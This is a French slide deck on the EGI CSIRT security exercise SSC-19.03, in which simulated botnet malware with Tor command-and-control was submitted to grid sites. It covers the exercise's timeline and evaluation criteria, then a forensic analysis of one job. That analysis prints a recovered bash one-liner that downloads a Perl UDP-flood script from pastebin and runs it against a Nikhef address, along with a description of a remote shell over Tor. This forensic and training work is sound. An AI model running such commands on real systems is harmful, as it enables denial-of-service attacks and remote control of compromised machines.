


SSC-19.03

EGI Security Service Challenge (mars 2019)

CCIN2P3

cnrs


- Crédits :

  cette présentation est très largement inspirée des présentations d'autres membres du CSIRT EGI (notamment Vincent Brillault, Sven Gabriel) à la conférence EGI 2019, OMB et GDB (06-08 mai 2019 à Amsterdam)

- Security Service Challenge :
  - C’est quoi ?
    - Un exercice de réponse à un incident de sécurité
    - Organisé par le CSIRT (Computer Security Incident Response Team) d’EGI
    - Scénario classique : le certificat d’un utilisateur a été compromis, il a été utilisé pour soumettre des jobs « malveillants » sur des sites d’EGI
  - Pourquoi ?
    - Savoir si on a suffisamment de traces pour répondre à un incident
    - S’assurer que les canaux de communication appropriés fonctionnent
    - Évaluer les capacités de réponse des équipes impliquées
    - Évaluer l’efficacité des différentes opérations de confinement
    - Activer et améliorer la collaboration de toute la chaîne de réponse aux incidents, impliquant les équipes de sécurité des sites, NGIs, EGI, VOs, et CAs.

- Spécificités du SSC-19.03 :
  - En collaboration avec la VO LHCb
    - Le premier SSC intégrant une VO pour la traçabilité (jobs pilotes)
    - Impliquant 62 sites (plus large que les incidents standards)
  - Situation :
    - Quelqu'un a soumis massivement un « malware »
    - Ce malware crée un botnet, avec son CnC (Command-and-Control) caché derrière TOR (The Onion Router)
    - Le botnet peut lancer les actions : mining de crypto-monnaie (simulée, seulement grosse charge CPU en pratique), déni de service distribué contre des cibles distantes

- Sites VO LHCb



- Rôles :
  - Coordinateur du traitement de l'incident : EGI CSIRT
  - Il y a des observateurs (pour la VO et pour le CSIRT), qui connaissent tous les détails et n'interviennent que si nécessaire
  - L'attaquant, qui envoie les jobs malveillants, contrôle les bots, ajoute « du bruit »
  - Les victimes : un utilisateur
  - Ceux qui répondent à l'incident : contacts sécurité dans la VO et les sites
  - L'incident doit être traité comme un incident classique par l'officier de sécurité « on duty » du CSIRT EGI, et par les contacts dans les sites et VO.

- SSC-19.03 :
  - Le challenge :
    - Observer/orienter :
      - Confirmer qu'il s'agit bien d'un incident
      - Trouver la portée de l'incident
      - Quels DNs sont impliqués et/ou à suspendre
    - Décider/agir : confiner l'incident
      - Suspendre le DN, bloquer le lancement de nouveaux jobs malveillants
      - Arrêter les jobs malveillants
      - Comprendre les latences des contre-mesures
    - Comprendre l'incident : forensics

- Timeline I :
  - Du 10 mars (« infections ») au 15 mars (broadcast)
    - 11/03 : Soumissions à la fois directe avec glite et indirecte avec le framework de la VO (DIRAC)
    - 12/03 : annonce du SSC, vérification des adresses de contact
    - 13/03 : première réponse d'un site qui dit avoir détecté « une activité anormale »
    - 14/03 : la VO est informée ; un second site fait une réponse similaire
    - 15/03 : ajout de « bruit » (utilisation CPU et DDoS)
    - 15/03 : un site rapporte que l'UI problématique est la Vobox LHCb, et que l'utilisateur est celui soumettant les pilotes
    - 15/03 15h15 : broadcast : nous avons un incident…

- Timeline II :
  - Du 15 mars au 22 mars (deadline pour les rapports des sites)
    - 15/03 15h20 : des sites bloquent le DN des pilotes
    - 15/03 16h10 : SurfCERT informe Nikhef qu'il est la cible d'un DDoS
    - 15/03 16h20 : des sites se rendent compte de l'implication de bloquer les pilotes : bloquer la VO…
    - 15/03 16h30 : des sites rapportent le script de DDoS
    - 15/03 23h10 : dernière contribution de ce jour
    - 16/03 08h25 : réponse complémentaire d'un site
    - 18/03 : meeting IRTF hebdomadaire : s'accorde pour ne pas interférer
    - (18/03 NGI France : vérification des services argus initiée par Sophie Ferry)
    - 22/03 : annonce de la fin du SSC-19.03
    - 01/04 : début de l'évaluation
    - (02/04 Opérations France-Grilles : rappel des procédures et documentations fournies par le CSIRT EGI, cf. page « références »)

- Évaluation en cours :
  - Analyse (automatique) des données collectées :
    - Tickets RT-IR : interactions entre les sites et le CSIRT : 181 Mo
    - Logs du système de surveillance du SSC : blocage du DN dans les sites et centralement : 12 Mo
  - Critères d'évaluation :
    - Communication : temps de réponse attendus, canaux sans réponse ; problème détecté pour la communication inter-CSIRT (EGI - VO)
    - Confinement : arrêt des processus, blocage de l'utilisateur ; problème détecté avec blocage du pilote (blocage de la VO)
    - Forensics :
      - Dumps mémoire, traces réseau, analyse…
      - l'analyse n'est pas requise, seulement appréciée
      - Une session pratique était organisée à la conférence EGI 2019, pour réaliser l'analyse du « malware » du SSC :

        https://wiki.egi.eu/wiki/Forensic_Howto

- Envoi des rapports aux sites prévus juin/juillet (normalement avant le prochain GDB)
- Rapport aussi envoyé aux boards (OMB, GDB)
- Chaque site recevra un rapport personnalisé indiquant son évaluation et les évaluations min/moy/max des autres sites

- Contenu (préliminaire) du rapport :
  - Communication
    - X pourcents des sites ont répondu dans le temps attendu
    - X sites avec canaux sans réponse
    - Communication inter-CSIRT (EGI – VO) insuffisante
  - Confinement
    - Temps pour l'arrêt des processus min/moy/max
    - Temps pour le blocage de l'utilisateur min/moy/max
    - X pourcents des sites ont bloqué le pilote (bloquant la VO)
  - Forensics :
    - Meilleur score
    - Score moyen
    - Score le plus faible
    - X pourcents des sites ont fourni le malware

- Références :
  - Procédure de signalement d'incident :

    https://wiki.egi.eu/wiki/SEC01

    https://wiki.egi.eu/wiki/EGI_CSIRT:Incident_reporting
  - Conseils de base pour l'analyse forensics :

    https://wiki.egi.eu/wiki/Forensic_Howto
  - Description des Security Challenges :

    https://wiki.egi.eu/wiki/EGI_CSIRT:Security_challenges

- « Extraits » de l'analyse d'un job au CC :
  - On a suivi le Forensic_Howto pour récupérer les informations.
  - Les processus « suspects » observés sur un worker :
  - 54662 54472 0 Mar14 ? 00:00:00 _ /bin/sh /scratch/XXXXX/e086154b-4c17-43d9-aade-3ef7d1ccd738.bin
  - 54739 54662 0 Mar14 ? 00:00:00 _ /bin/bash ./e086154b-4c17-43d9-aade-3ef7d1ccd738.sh
  - 56881 54739 0 Mar14 ? 00:00:18 _ Browser/TorBrowser/Tor/tor
  - 61232 54739 0 Mar14 ? 00:00:00 _ ./e086154b-4c17-43d9-aade-3ef7d1ccd738.elf
  - 61424 61232 0 Mar14 ? 00:10:41 _ /bin/bash
  - 152092 61424 92 13:45 ? 02:24:59 _ perl /tmp/udp.pl 194.171.96.106 80 300

- « Extraits » de l'analyse d'un job au CC :
  - On a récupéré la sandbox du job
  - On voit qu'il lance un binaire « e086154b-4c17-43d9-aade-3ef7d1ccd738.bin » : un script shell, archive tar autoextractible contenant les fichiers :
    - download-tor.sh
    - e086154b-4c17-43d9-aade-3ef7d1ccd738.elf
    - e086154b-4c17-43d9-aade-3ef7d1ccd738.sh
    - tor32.torrent
    - tor64.torrent
    - tor.torrent
  - Après extraction, le script lance le fichier .sh

- « Extraits » de l'analyse d'un job au CC (suite) :
  - Ce script .sh essaie de se connecter sur localhost:9050
  - Si ça ne répond pas, il lance ./download-tor.sh qui va récupérer tor-browser.tar.xz, le désarchiver, et lancer Browser/TorBrowser/Tor/tor, qui va se mettre en écoute sur le port local 9050. Cf. netstat :

    tcp 0 0 127.0.0.1:9050 0.0.0.0:* LISTEN 56881/Browser/TorBr
  - Le script supprime ensuite download-tor.sh, tor*.torrent, lui-même, le fichier .bin, et lance le binaire .elf
  - Ce binaire a été effacé (mais récupérable via /proc/X/exe s'il tourne encore). Il s'est probablement effacé lui-même au démarrage.

- « Extraits » de l'analyse d'un job au CC (suite) :
  - Ce binaire s'est connecté à TOR à travers le TorBrowser, cf netstat :

```
tcp        98      0 127.0.0.1:33328         127.0.0.1:9050          ESTABLISHED 61232/./e086154b-4c
tcp         0      0 127.0.0.1:9050          127.0.0.1:33328         ESTABLISHED 56881/Browser/TorBr
tcp         0      0 134.158.169.51:55524    51.75.143.146:9001      ESTABLISHED 56881/Browser/TorBr
```

  - Il a ensuite lancé un shell /bin/bash, donnant un accès interactif à distance à travers TOR.

    Cf. lsof :

```
bash    61424 lhcb097    0u  IPv4 833880948      0t0  TCP 127.0.0.1:33328->127.0.0.1:9050 (ESTABLISHED)
bash    61424 lhcb097    1u  IPv4 833880948      0t0  TCP 127.0.0.1:33328->127.0.0.1:9050 (ESTABLISHED)
bash    61424 lhcb097    2u  IPv4 833880948      0t0  TCP 127.0.0.1:33328->127.0.0.1:9050 (ESTABLISHED)
bash    61424 lhcb097    3u  IPv4 833880948      0t0  TCP 127.0.0.1:33328->127.0.0.1:9050 (ESTABLISHED)
```

- « Extraits » de l'analyse d'un job au CC (suite) :
  - Vu dans le dump mémoire du processus bash :

    while true; do if ["$(date +"%M")" -eq "45"]; then wget https://pastebin.com/raw/aptAAGb3 -O /tmp/udp.pl; perl /tmp/udp.pl 194.171.96.10 6 80 300; break; fi; done;

  - Ce shell a donc récupéré le script perl /tmp/udp.pl via pastebin puis l'a lancé. Ce script perl génère du trafic UDP vers une adresse de Nikhef. Date du fichier :

    -rw-r--r-- 1 lhcb097 lhcb 1196 Mar 15 13:45 udp.pl

  - et ps :

    lhcb097 152092 61424 92 13:45 ? 02:24:59 _ perl /tmp/udp.pl 194.171.96.106 80 300

  - et netstat :

    udp 0 0 0.0.0.0:44544 0.0.0.0:* 152092/perl

- « Extraits » de l'analyse d'un job au CC (fin) :
  - Le binaire .elf est compressé avec UPX (chaîne « UPX! » vue avec la commande strings)
  - Après décompression, on y voit les chaînes :

9050

127.0.0.1

egisscjvgjwp5dqv.onion

/bin/bash

Rootshell alert! (you fail)

e086154b-4c17-43d9-aade-3ef7d1ccd738

WELCOME TO THE PARTY